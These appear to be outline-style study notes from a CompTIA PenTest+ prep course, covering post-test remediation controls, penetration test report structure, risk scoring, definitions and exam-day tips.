        - Allow creation of separate broadcast domains within the same physical network
    - Access Control Lists (ACLs)
        - Provide granular control over device and user access to specific network segments

- *Infrastructure Security Controls*
    - Measures to protect the physical and virtual components of IT environments, including servers, storage systems, network devices and other hardware and software assets
        - Strong authentication mechanisms
        - Encryption
            - Protect data at rest and in transit

- Regular updates and patching
    - Address vulnerabilities to maintain system integrity
- Intrusion detection and prevention systems
    - Monitor and mitigate malicious activities

- Importance of Network Segmentation and Infrastructure Security Controls
    - Contain security incidents
    - Prevent unauthorized access
    - Protect sensitive information
- Recommended Remediation After Penetration Test
    - Review current network architecture
        - Identify areas lacking segmentation and propose a redesign to include segmentation of critical systems and departments
        - Implement VLANs and configure firewalls
        - Define access controls using ACLs
    - Assess existing infrastructure security controls
        - Ensure implementation of strong authentication mechanisms (e.g., Multi-factor authentication)
        - Verify encryption protocols are used for data protection
    - Conduct regular vulnerability assessments and apply necessary patches and updates
    - Deploy and configure intrusion detection and prevention systems
    - EducateIT staff and users about the importance of these controls
        - Train IT staff and users on security best practices

- **Authentication Recommendations**
    - *Multifactor Authentication (MFA)*
        - Security process requiring two or more verification factors to access resources
            - Something you know (password)
            - Something you have (security token, YubiKey)
            - Something you are (fingerprint or facial recognition)
        - The most basic tenet of MFA
            - Significantly enhances security by requiring multiple forms of verification
        - Key characteristic of effective MFA implementation
            - Using diverse and independent verification factors
    - *Certificate Management*
        - Involves the administration of digital certificates to establish trust and secure communications
            - *Digital Certificate*
                - Authenticates the identity of devices, users, and applications, and enable encrypted connections
        - Key Aspects
            - Ensuring that all certificates are valid, updated, and trusted
                - Issuing new certificates
                - Renewing expiring certificates
                - Revoking compromised or outdated certificates
    - *Key Rotation*
        - Refers to the process of changing cryptographic keys regularly to limit the amount of data encrypted with the same key

- Reduces risk of key compromise
- Effective Implementation
  - Automate key rotation to minimize human error
  - Maintain a secure key management system for safe handling and storage
- *Secrets Management Solutions (Password Managers)*
  - Tools that help users generate, store, and manage passwords securely
  - Benefits
    - Encourages use of strong, unique passwords for different accounts
    - Reduces risk of password reuse and weak passwords
  - Security Practices
    - Encrypt passwords with one master password
    - Ensure password managers are secured with MFA
- Importance of Authentication Recommendations
  - Protects organizations against various attack vectors
  - Ensures secure access to systems, trusted communications, and protection of sensitive information
- Recommended Remediation After Penetration Test
  - Implement MFA
    - Apply MFA across all critical systems
    - Educate users on the importance of MFA and how to use it
  - Review certificate management practices
    - Ensure that all digital certificates are tracked, managed, and renewed before expiration
    - Automate management processes to avoid human errors and oversight

- Establish robust key rotation policy
    - Automate rotation processes
    - Utilize a secure key management system
- Deploy secrets management solutions
    - Introduce password managers for all users
    - Encourage the creation of strong, diverse passwords
    - Secure password managers with MFA

- **Encryption Recommendations**
    - *Encryption*
        - Process of converting plaintext data into a coded format (ciphertext) to prevent unauthorized access
        - Purpose
            - Protects the confidentiality of data both at rest and in transit
        - Key Characteristic of Effective Encryption
            - Utilization of strong encryption algorithms and secure key management
                - Common Encryption Algorithms
                    - AES (Advanced Encryption Standard)
                        - For symmetric encryption
                    - RSA (Rivest-Shamir-Adleman)
                        - For asymmetric encryption
    - Wireless Network Encryption
        - Protocols
            - WPA2 (Wi-Fi Protected Access 2)

- Uses AES and widely adopted for its robust security
- WPA3
  - Offers enhanced security features
    - Improved encryption key management
    - Protection against brute-force attacks
- Securing Communications Over Networks
  - SSH (Secure Shell)
    - Encrypts data between devices
- Enterprise Encryption Methods
  - PEAP (Protected Extensible Authentication Protocol)
  - EAP-TTLS (Extensible Authentication Protocol-Tunneled Transport Layer Security)
  - EAP-FAST (Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling)
- Encryption Export Regulations
  - Purpose
    - Control the distribution of strong encryption technologies that could be used for malicious purposes
  - *License Exception ENC (encryption)*
    - A provision in the U.S. Export Administration Regulations (EAR) that authorizes the export, re-export, and transfer (in-country) of encryption commodities, software, and technology
- Recommendations for Remediation After Penetration Test
  - Assess Encryption Use
    - Ensure strong encryption algorithms are used for all data storage and transmissions

- Implement TLS for network communications to secure data in transit

- Review Key Management Practices
  - Securely store and regularly rotate encryption keys
  - Utilize a dedicated key management system for comprehensive lifecycle management of encryption keys
- Wireless Network Security
  - Verify the implementation and configuration of WPA2 or WPA3
  - Ensure the use of enterprise authentication methods for network access
  - Remote Access Security
    - Use protocols like SSH to encrypt data transmissions for remote access
- Conduct Regular Audits
  - Perform audits to ensure compliance with encryption policies
  - Identify and secure any unencrypted sensitive data
- Educate and Train Staff
  - Provide training on the importance of encryption and best practices for handling encrypted data
- Stay Informed on Regulations
  - Keep updated with encryption export regulations to ensure compliance and avoid legal issues

- Key Takeaways
  - Encryption safeguards data by making it inaccessible to unauthorized parties

        - Effective encryption implementation requires the use of strong algorithms, secure key management, and compliance with relevant regulations
        - Regular reviews and updates of encryption practices ensure ongoing protection and adaptability to new security challenges

- **Patch Management**
    - *Patch Management*
        - Process of tracking, managing, and applying patches systematically
        - Purpose
            - Addresses security vulnerabilities in software and hardware to protect systems
    - Key Aspects of Patch Management
        - *System Updates*
            - Regular updates with the latest security patches
        - *Compensating Controls*
            - Implemented when patches cannot be applied due to technical limitations
        - It's important to note that not all patches are sound solutions and patches can come with additional vulnerabilities or bugs that affect system availability
    - Effective Patch Management Strategy
        - Regular Scanning
            - Identify available patches using tools like Nessus or Qualys
        - Patch Prioritization
            - Categorize patches based on severity of vulnerability

- Popular method is often using the CVSS score system
- Controlled Application
  - Test patches in lower environments before production deployment
- Patch Testing and Deployment
  - Initial Testing
    - Conduct in environments that mirror production to assess impact
  - Deployment Schedule
    - Apply patches during scheduled maintenance to minimize disruption
  - Post-Deployment Monitoring
    - Ensure patches are functioning as intended without introducing new issues
- Documentation and Compliance
  - Patch Records
    - Document all applied patches and maintain status updates for compliance
  - Configuration Management Database (CMDB)
    - Update the CMDB with new system configurations post-patch
- Mitigation for Unpatched Systems
  - Strategies
    - Network segmentation
    - Increased monitoring
    - Web application firewalls
    - Strict access controls
  - Risk Acceptance

- Sometimes, the risk may be accepted if mitigating controls sufficiently reduce the threat level

- Recommendations for Remediation Post-Penetration Test
  - Establish a Comprehensive Patch Management Process
    - Incorporate regular scans, prioritization, and timely application of patches
    - Ensure Comprehensive Testing
      - Test all patches in a controlled setting before wider deployment
  - Document Patch Applications
    - Keep detailed records of what patches have been applied and any issues encountered
    - Develop Mitigation Strategies
      - For systems that cannot be patched, implement robust compensating controls
  - Train IT Staff
    - Educate on the importance of patch management and effective implementation techniques
- Key Takeaways
  - Patch management is critical for maintaining the integrity and security of IT systems
  - Effective management requires a structured approach to detect, test, and apply patches
  - Unpatched systems must be managed with compensating controls to mitigate associated risks

        - Regular updates and training ensure that patch management processes remain robust and responsive to new vulnerabilities

- **Process Level Remediation**
    - *Process-Level Remediation*
        - Resolving security issues by changing operational procedures rather than altering the underlying technology
    - Key Aspects of Process-Level Remediation
        - Work/Process Flow Adjustments
            - Modifying how tasks are performed to increase security without major technological changes
        - Focus
            - Centers on operational changes that enhance security protocols and procedures
    - Examples and Applications
        - Secure Communication Channels
            - Transition from non-secure channels (e.g., Telnet) to secure channels (e.g., SSH) to ensure encrypted data transmission
        - Encrypted Tunnels for Legacy Applications
            - Utilize VPNs to create secure communication pathways for applications lacking modern encryption support
        - Automated Password Management
            - Implement automated systems for frequent and randomized password changes to minimize the risks associated with static passwords

- Importance of Process-Level Remediation
  - Provides flexible approach to enhance security, especially in situations where direct system modifications are not feasible
  - Allows organizations to maintain security standards without extensive system overhauls
- Recommendations for Remediation After a Pen Test
  - Identifying processes that pose security risks due to their current implementation
  - Evaluate the feasibility of changing these processes to incorporate more secure methods
  - Conduct training sessions to ensure all employees understand and adhere to the new processes
- Key Takeaways
  - Process-level remediation is crucial for maintaining security in environments constrained by legacy systems or technical limitations
  - By focusing on operational changes, organizations can enhance their security posture without the need for extensive technological upgrades
  - Effective implementation requires comprehensive planning, regular training, and continuous monitoring to ensure that the new processes are correctly integrated and maintained

- **Administrative Controls**
  - *Role-Based Access Control (RBAC)*
    - A security approach that restricts resource availability to authorized users based on their job functions within an organization

- Implementation
  - Users are assigned to roles/groups based on their job functions
    - Permissions are granted based on these roles
  - In Windows domain environments
    - RBAC is implemented using groupa
      - These groups can be set up in a structure that reflects the organizational hierarchy
- Benefits
  - Enforces minimum privileges
  - Suitable for organizations with high employee turnover

- *Minimum Password Requirements*
  - Policies that dictate the security requirements for passwords
    - Password policy itself - administrative control
    - Technical implementation of password requirements - technical or logical control
  - *Password Policy*
    - A policy document that promotes strong passwords by specifying an acceptable length, complexity, character classes, history, maximum or minimum age, auditing requirements, and reversibility of encryption
  - *NIST Special Publication 800-63B (Digital Identity Guidelines)*
    - Source materials for what should be implemented in order to have a strong password security policy
    - Key Elements of a Strong Password
      - Length

- NIST recommends passwords between 8 and 64 ASCII characters
- *Complexity*
  - Having different characters used, such as lowercase letters, uppercase letters, numbers, and special characters
  - Historically required, now deprecated by NIST
- Maximum Age
  - Frequent changes are no longer recommended to avoid memorization issues
- Minimum Age
  - Prevents immediate password resets to avoid reuse of previous passwords
  - *Password History*
    - A setting within password policy that dictates how many different passwords have to be used before users can return to a previously used password
    - High history settings (e.g., 25) can prevent reuse of old passwords
- Stronger passwords protect against unauthorized access
- Use of password managers reduces the need for frequent password changes and prevents reuse

- *Policies and Procedures*
  - Organizational guidelines that enable normal operations while minimizing cybersecurity incidents

- Types
  - Mobile Device Management Policy
  - Remote Access Policy
  - Password Policies
  - Role-Based Access Control Policies
- Recommendations
  - Update policies based on vulnerabilities found during penetration tests

- *Software Development Life Cycle (SDLC)*
  - The way that organizations create applications
  - Goal
    - Create a methodology to predictably identify all the requirements for a given piece of software, to develop it, to test it, to release it, and to support it throughout its lifecycle
  - Eight Steps
    - 1. Plan and initiate the project
      - Formal project planning
      - Security interests and data classification considered
    - 2. Gather the requirements
      - Collect functional and security requirements
      - Answer the question: What will this piece of software need to do in order to be considered successful?
    - 3. Design the software
      - Collaboration between software designers and security professionals
    - 4. Develop the software

    - Programmers write code according to the design
- 5. Test and validate the software
    - Functionality testing
    - Vulnerability assessments and penetration tests
    - *Validation Testing*
        - To be conducted in a simulated environment
        - Used to verify a system or application is meeting the functional security requirements that were defined by the customer in the requirements document
    - *Acceptance Testing*
        - Used as the final acceptance into the system or application by the end users
    - *Unit Testing*
        - Tests individual components
    - *Integration Testing*
        - Validates end-to-end functionality
    - *User Acceptance Testing (UAT)*
        - Ensures the product meets user needs
    - *Regression Testing*
        - Ensures new changes do not reduce security or functionality
    - Peer Review
        - Developers review code for efficiency, functionality, and security
- 6. Release and maintain the software

        - Deployment to production
        - Operations team supports and maintains the software
    - 7. Certify and accredit the software
        - Ensures the software meets security requirements
    - 8. Perform change and configuration management for the software
        - Formalized process to maintain integrity and security during changes

- **Physical Controls**
    - Physical Security Vulnerabilities
        - Physical Access
            - Easier to achieve than remote access due to social engineering and open facilities
        - Remediation
            - Implementing physical security controls to mitigate identified vulnerabilities
    - Access Control Hardware
        - Badge Readers
            - Relies on magnetic strip, chip card (smart card), Radio Frequency ID (RFID)
            - Use
                - Requires employees to wear identification badges to unlock electronic locks

        - Two-factor authentication combines badge with a knowledge factor like a PIN
    - Biometric Readers
        - Examples
            - Fingerprint readers
            - Retina scans
            - Voice prints
        - Use
            - Provides an additional layer of security, often combined with a PIN for two-factor authentication
- *Access Control Vestibules (Mantraps)*
    - Area between two doorways that holds individuals until identified and authenticated
        - Types
            - Automated
                - Uses badge and PIN systems
            - Manned
                - Security personnel verify identity
    - Placement
        - Can be at the building entrance or at key choke points within the building for higher security areas
- Personal Electronic Devices
    - Restrictions
        - Organizations prevent use of personal electronic devices inside office spaces to avoid data loss
    - *Smart Lockers*

- Fully integrated systems that can store personal electronic devices securely
- Operation
    - Badge scanning may be used to open compartments
    - Automatically locks once the locker door is shut

- Protecting Data Center Equipment
    - Racks and Cabinets
        - Standard Size
            - Height - 48U (units)
            - Depth - 50 inches
            - Width - 20 inches
        - Houses networking equipment, servers, UPS systems
        - Security
            - Equipped with key locks to control physical access
            - Generally, one person will be the key custodian for the data center and maintain a log of who has which keys
- Employee Training
    - Importance
        - Critical for preventing vulnerabilities due to human error
    - ROI
        - High return on investment for both small and large organizations
            - Forrester Research
                - 69% ROI - small to medium size companies
                - 248% ROI - large enterprise organizations
    - Training Focus
        - Physical security

        - Challenging personnel
        - Questioning access
    - Technical security
        - Malware prevention
        - Anti-phishing
- *Video Surveillance*
    - Acts as a detective control to monitor and record activities
    - Camera Types
        - Wired vs. Wireless
            - Wired cameras are preferred for better security
            - Wireless cameras can be attacked by an attacker by jamming the wireless signal
        - Fixed vs. Movement-based
            - Configuration depends on security needs

- **Operational Controls and Policies**
    - Key Operational Controls
        - Job Rotation
            - Purpose
                - Prevents fraud by diversifying job responsibilities among multiple employees
            - Benefits
                - Enhances fraud detection
                - Cross-trains staff
                - Provides operational redundancy

- Implementation
    - Rotate employees through different roles periodically to ensure no single individual has exclusive control over critical processes

- Mandatory Vacations
    - Purpose
        - Identifies discrepancies and potential fraudulent activities by requiring employees to take time off
    - Procedure
        - Employees must take predetermined time off, during which their responsibilities are handled by others, potentially uncovering irregularities
    - Effectiveness
        - Allows for audit and review of employee duties by others, increasing transparency and security

- User Training
    - Importance
        - Essential for reinforcing secure behavior and practices within the organization
    - Frequency
        - Conducted at least annually or more frequently depending on security needs
    - Content
        - Covers current threats, security best practices, and organizational policies
    - Target Audience

- All employees, with specialized training for IT staff and administrators
- Time-of-Day Restrictions
  - Purpose
    - Limits system access to within predefined operational hours to reduce the risk of unauthorized access
  - Application
    - Access to IT systems is restricted during off-hours unless explicitly authorized
  - Management
    - Implemented through technical controls, governed by overarching organizational policies
- Importance of Operational Controls
  - Security Enhancement
    - Directly contributes to the security posture by regulating how and when operations are performed
  - Fraud Prevention
    - Specific controls like job rotation and mandatory vacations help in early detection and prevention of fraudulent activities
  - Education and Awareness
    - Continuous user training cultivates a security-aware culture, crucial for preventing security breaches
- Recommendations for Implementing Operational Controls
  - Establish Clear Policies
    - Define and document all operational controls clearly
  - Regular Reviews and Updates

- Periodically review the effectiveness of operational controls and update them based on evolving security landscapes

- Automate Enforcement
  - Where possible, use automated systems to enforce controls like time-of-day restrictions to ensure consistency and reduce errors
- Monitor and Audit
  - Regularly monitor the enforcement of these controls and conduct audits to ensure compliance and effectiveness

- **Implementing Recommendations**
  - Content
    - Details of content
      - More details

Penetration Test Reporting

Objectives:

- 1.2 - Explain collaboration and communication activities
- 1.4 - Explain the components of a penetration test report

- **Penetration Test Reporting**
    - Content
        - Details of content
            - More details

- **Executive Summary Process**
    - Structure of an Executive Summary
        - *Introduction*
            - Briefly state the purpose and scope of the penetration test
            - Details to Include: What was tested, reasons for testing, and the objectives of the engagement
            - Importance: Sets the context for the findings and aligns expectations
        - *Methods Used*
            - Overview of the testing approach and methodologies employed
            - Standards Referenced: Mention any frameworks or standards followed, like the Penetration Testing Execution Standard (PTES)
            - Purpose: Provides credibility to the testing process and reassures stakeholders of the rigor applied

- Key Findings
  - Focus: Highlight significant vulnerabilities and security issues identified
  - Presentation: Describe findings in non-technical language, emphasizing potential impacts and risks
- Overall Security Posture
  - Assessment: General statement about the organization's current security status based on the test results
  - Implications: Briefly discuss the severity of findings and the urgency of recommended actions
- Conclusion
  - *Summary*
    - Recap the overarching insights and the necessity for stakeholders to act on the recommendations
  - *Call to Action*
    - Encourage prompt decision-making and resource allocation to address identified vulnerabilities

- Importance of an Executive Summary
  - *Accessibility*
    - Ensures that non-technical stakeholders understand the significance of the test findings
  - *Decision-making*
    - Facilitates informed decision-making by summarizing critical risks and needed actions
  - *Record-keeping*

        - Serves as a formal document that can be referred back to for compliance, audits, and historical analysis
    - Recommendations for Writing an Executive Summary
        - *Clarity and Brevity*
            - Keep the language clear and concise to ensure understanding across all levels of stakeholders
        - *Focus on Impact*
            - Emphasize how the findings could potentially impact the organization
        - *Avoid Technical Jargon*
            - Use layman's terms to describe technical vulnerabilities and their implications
        - *Action-Oriented*
            - Conclude with a strong call to action, urging immediate remediation measures

- **Root Cause Analysis**
    - Key Elements of Root Cause Analysis
        - Lax Physical Security
            - Issue: Inadequate control over physical access to sensitive areas
            - Impact: Enables attackers to gain direct access to systems and data
            - Example: Unsecured server rooms allowing unauthorized access
        - Non-compliance with Corporate Policies
            - Issue: Employees not adhering to established security practices

- Impact: Increases susceptibility to attacks such as password theft or credential sharing
- Example: Weak password practices leading to easy account compromises

- Insufficient Cybersecurity Training
  - Issue: Lack of awareness about phishing, social engineering, and other threats
  - Impact: Higher risk of employees falling victim to sophisticated scams and attacks
  - Example: Employees unable to identify phishing emails, leading to unauthorized access
- Inadequate Patch Management
  - Issue: Failing to apply security updates and patches in a timely manner
  - Impact: Systems remain vulnerable to known exploits and attacks
  - Example: Exploitation of unpatched software vulnerabilities
- Inadequate Operating System Hardening
  - Issue: Operating systems configured with unnecessary services and open ports
  - Impact: Creates potential entry points for attackers
  - Example: Unnecessary services running on a system that could be exploited
- Poor Software Development Practices
  - Issue: Insecure code due to lack of secure coding standards and reviews

- Impact: Software vulnerabilities such as SQL injections and cross-site scripting
- Example: SQL injection vulnerabilities due to lack of input validation

■ Use of Outdated Networking Protocols

- Issue: Protocols lacking modern security features
- Impact: Easier interception and manipulation of network traffic by attackers
- Example: Use of deprecated SNMP versions 1 and 2

■ Obsolete Cryptographic Protocols

- Issue: Cryptographic protocols that do not meet current security standards
- Impact: Compromised security of data in transit and at rest
- Example: Replacement of weak encryption protocols with robust solutions like AES

○ Importance of Root Cause Analysis

■ Mitigation Strategy

- Helps in forming strategies to address and mitigate root causes effectively

■ Security Enhancement

- Strengthens overall security by addressing foundational issues

■ Preventive Measures

- Aids in developing preventive measures to avoid recurrence of similar vulnerabilities

○ Recommendations for Effective Root Cause Analysis

■ Thorough Documentation

        - Maintain detailed records of security incidents and their analyses
    - Regular Reviews
        - Continuously review and update security policies and practices based on findings
    - Stakeholder Involvement
        - Engage various stakeholders to ensure comprehensive understanding and implementation of security measures

- **Report Components**
    - Key Components of a Penetration Test Report
        - Executive Summary
            - Content: Concise overview of the penetration test, major findings, and implications
            - Audience: Non-technical stakeholders
            - Purpose: Provide a clear snapshot of the test's impact and overall security state
            - Example Conclusion: "In conclusion, the network exhibits vulnerabilities that require immediate attention to prevent potential breaches"
        - Methodology Section
            - Content: Description of the frameworks, standards, tools, and procedures used
            - Detail: High-level, with enough depth to assure the test's comprehensiveness
            - Tools Example: Mention of using OpenVAS, Burp Suite, and John the Ripper

- Purpose: Validate the testing process and outline the scope and approach

- Detailed Findings
  - Content: Specific vulnerabilities identified, with risk ratings and exploitability
  - Format: Often tabulated for clarity
  - Detail: Technical enough for IT personnel to understand and address
  - Purpose: Highlight critical security flaws and prioritize remediation efforts
- Attack Narrative
  - Content: Step-by-step account of the penetration testing activities
  - Purpose: Illustrate how an attacker could exploit vulnerabilities
  - Benefit: Helps stakeholders visualize the attack paths and understand the implications
- Recommendations and Remediation Guidance
  - Content: Actionable steps to mitigate identified vulnerabilities
  - Scope: Address both specific issues and underlying root causes
  - Root Causes Example: Includes strategies for enhancing physical security, improving training, and updating protocols
  - Purpose: Provide a clear roadmap for securing the organization post-assessment
- Report Formatting and Presentation
  - Consistency: Use of a consistent heading structure and font
  - Clarity: Use of tables, figures, and professional layout to present data

- Accessibility: Designed to be clear and readable for all audience types
- Confidentiality Notice: Reminds of the sensitive nature of the report content
- Version Control: Tracks changes and updates to the report

- **Risk Scoring and Prioritization**
  - Key Concepts
    - *Risk Scoring*
      - Evaluating and assigning numerical values to vulnerabilities based on potential impact and exploitability
      - Common Method: Common Vulnerability Scoring System (CVSS)
      - Scoring Range: From low to critical, indicating the urgency and severity of each vulnerability
    - *Articulation of Risk Severity*
      - Clarify the seriousness of a vulnerability
      - Method: Use risk scores to categorize vulnerabilities and describe their practical implications
      - Example: High-risk vulnerabilities may allow unauthorized access with minimal effort, necessitating immediate remediation
    - Impact Articulation
      - Technical Impact: Potential system outcomes like data loss, system downtime, or unauthorized access
      - Business Impact: Consequences such as financial loss, reputational damage, or legal implications

- Example: Exploitation of a SQL injection could lead to significant financial penalties under laws like the GLBA, loss of customer trust, and potential declines in market value

- Visualization Tools
  - Graphs and Matrices
    - Useful for depicting the relationship between the probability of exploitation and the impact of vulnerabilities.
  - Risk Impact Charts
    - Helps stakeholders visually understand the potential consequences of each risk.
- Practical Application
  - Scenario Analysis: Describe potential scenarios to illustrate how specific vulnerabilities can lead to serious impacts
  - SQL Injection Example: Unauthorized access to sensitive customer data can lead to financial, reputational, and legal repercussions
  - Quantitative Analysis: Use actual data and statistics to demonstrate potential losses (e.g., financial penalties, market value impact)
- Recommendations for Stakeholders
  - Immediate Actions
    - Address critical and high-risk vulnerabilities promptly to prevent exploitation
  - Long-Term Strategies
    - Develop comprehensive risk management plans that include regular vulnerability assessments and updates
  - Education and Training

- Enhance awareness and understanding of risk management among all organizational levels

- **Definitions in the Report**
  - *Vulnerability*
    - A weakness in a system that can be exploited to gain unauthorized access or cause damage
    - Example: A software bug allowing hackers to bypass authentication mechanisms
  - *Exploit*
    - A method or tool used to take advantage of a vulnerability
    - Example: A script that automates an attack on a vulnerable system
  - *Risk*
    - The potential for loss or damage when a threat exploits a vulnerability.
    - Calculation Basis: Likelihood of the threat occurring and its potential impact
  - *Impact*
    - The effect on an organization if a vulnerability is exploited
    - Potential Consequences: Financial loss, reputational damage, legal consequences, operational disruptions
  - *Threat*
    - Any circumstance or event that can harm a system through unauthorized access, destruction, disclosure, or modification of data
    - Example: A hacker attempting network penetration or malware designed to steal data
  - *Mitigation*

- Actions taken to reduce the severity or likelihood of a risk
- Strategies: Applying patches, altering configurations, implementing new security measures

- *Remediation*
  - The process of fixing vulnerabilities to eliminate associated risks
  - Methods: Software updates, password changes, enhancing security policies
- *Attack Vector*
  - The path or means by which an attacker accesses a system
  - Common Vectors: Phishing emails, malware attacks, direct network breaches
- *Penetration Testing*
  - A simulated cyber attack to identify and address system vulnerabilities
  - Purpose: Helps organizations strengthen security by revealing potential weaknesses
- *Zero-Day*
  - A vulnerability unknown to software vendors with no available patch
  - Risk Level: High, due to the absence of defense mechanisms until a patch is released
- *Encryption*
  - Converting data into coded form to prevent unauthorized access
  - Security Benefit: Ensures data remains confidential even if intercepted
- *Firewall*
  - A device that controls network traffic to enforce security rules
  - Function: Acts as a barrier between trusted internal networks and untrusted external networks

- **Limits and Assumptions**
    - Key Limitations in Penetration Testing
        - *Scope Limitations*
            - Penetration tests are confined to specific systems, networks, or applications as outlined in the scope of work
            - Implication: Vulnerabilities outside the agreed-upon scope will not be identified, underscoring the necessity of a well-defined scope
        - Time Constraints
            - Impact: Fixed timeframes for testing may restrict the thoroughness of vulnerability identification, potentially leaving some security gaps undiscovered
        - Resource Limitations
            - Factors: Budget, tools, and expertise available to testers can limit the depth of an assessment
            - Example: Limited budget preventing the use of advanced testing tools
        - Access Restrictions
            - Challenge: Testers may face restricted access to certain systems or data, limiting their ability to conduct a comprehensive assessment
            - Scenario: Testing a web application without backend access
        - False Positives and Negatives
            - Issue: Automated tools may generate incorrect results, necessitating manual verification to confirm findings
    - Common Assumptions in Penetration Testing

- Environment Stability
  - Assumption: The target environment is stable and unchanged during the assessment
  - Risk: Mid-assessment changes, such as system updates, can alter the testing landscape
- Authorized Access
  - Expectation: Testers assume they have all necessary permissions for the assessment
  - Potential Issue: Actual access may be less than expected, impacting test results
- Attacker Simulation
  - Assumption: Testers simulate the actions of a skilled, but not extraordinarily sophisticated, attacker
  - Limitation: May not fully replicate highly advanced or targeted attacks
- Limited Impact
  - Goal: Minimize disruption to production systems during testing
  - Challenge: There is always a risk of unintended consequences, such as system crashes
- Remediation Action
  - Expectation: Identified vulnerabilities will be remediated based on the test findings
  - Reality: Remediation may be delayed or not occur due to various constraints like budget or technical feasibility

- **Special Considerations**
    - Key Components
        - Reporting Considerations
            - Audience Awareness: Tailor the report to both technical and non-technical stakeholders
            - Clarity and Structure: Use plain language, structure the report clearly, and provide context for each finding
        - Secure Distribution
            - Confidential Handling: Utilize encrypted communications and secure file transfer methods
            - Access Control: Ensure that only authorized personnel can access the report, using secure servers and restricted file systems
        - Peer Review
            - Process: Have the report reviewed by another qualified professional to ensure accuracy and completeness
            - Benefits: Improves quality, adds credibility, and enhances the report's reliability
        - Client Acceptance
            - Presentation: Discuss the report in detail with the client, clarifying any doubts and ensuring understanding
            - Documentation: Use a formal acceptance process, such as a sign-off sheet or confirmation email, to document client acknowledgment
        - Attestation
            - Purpose: Provide proof that the findings are accurate and the conclusions valid

        - Method: Demonstrate vulnerabilities through concrete evidence, such as screenshots, live demonstrations, or packet captures
    - Retesting
        - Planning: Schedule follow-up tests to evaluate remediation efforts
        - Monitoring: Maintain regular communication with the client to assess their progress and adjust the retesting schedule as necessary

- **Report Analysis Workshop: A Demonstration**

Conclusion

- Overview of the Course
    - Objective
        - Comprehensive preparation for the CompTIA PenTest+ certification exam, covering all five domains
    - Course Structure
        - Material presented in a non-sequential order to enhance understanding and retention, tailored to logical learning progression rather than exam blueprint order
- Review of Five Domains
    - Engagement Management (13% of the Exam)
        - Focus
            - Initial planning and scoping of penetration tests
        - Key Areas
            - Understanding regulations, defining roles, communication with stakeholders, selecting testing frameworks, and report writing
    - Reconnaissance and Enumeration (21% of the Exam)
        - Focus
            - Gathering information to identify potential vulnerabilities
        - Techniques
            - Active and passive reconnaissance, using open-source intelligence
    - Vulnerability Discovery and Analysis (17% of the Exam)
        - Focus
            - Identifying and assessing vulnerabilities

        - Skills
            - Analytical techniques for uncovering exploitable weaknesses in various environments
    - Attacks and Exploits (35% of the Exam)
        - Focus
            - Execution of attacks on identified vulnerabilities
        - Details
            - Applying techniques and tools, prioritizing targets, strategic attack planning
    - Post-exploitation and Lateral Movement (14% of the Exam)
        - Focus
            - Actions after gaining initial access
        - Activities
            - Deepening access, securing persistence, lateral movement within the environment
- Exam Preparation Tips
    - Comprehensive Learning
        - Assurance that all objectives and bullet points under the exam domains have been covered throughout the course
    - Resource Utilization
        - Use of video titles with objective numbers for easy reference and review
- Scheduling and Taking the Exam
    - Options for Taking the Exam
        - Available at PearsonVue testing centers or at home using PearsonVue OnVue system
    - Purchasing Exam Vouchers

        - Recommendations for purchasing vouchers via authorized sources like PearsonVue or discounted rates through DionTraining.com/vouchers
    - Preparation for Exam Day
        - Importance of selecting the best time for the exam, arriving early, and using the digital whiteboard effectively
- Final Preparation and Confidence Building
    - Strategy
        - Utilizing cheat sheets effectively, skipping simulations initially, guessing wisely, scheduling exams thoughtfully, and ensuring confidence before entering the exam room
    - Practice Exams
        - Encouragement to take multiple practice exams to build confidence and familiarity with the exam format and question style
- Summary
    - This course has equipped you with the necessary knowledge and strategies to tackle the CompTIA PenTest+ exam confidently
    - The non-sequential approach adopted in this course aims to streamline your learning process and better prepare you for the practical application of knowledge in real-world scenarios and the exam itself
    - With the completion of this course, you are well on your way to becoming CompTIA PenTest+ certified, further enhancing your credentials as a cybersecurity professional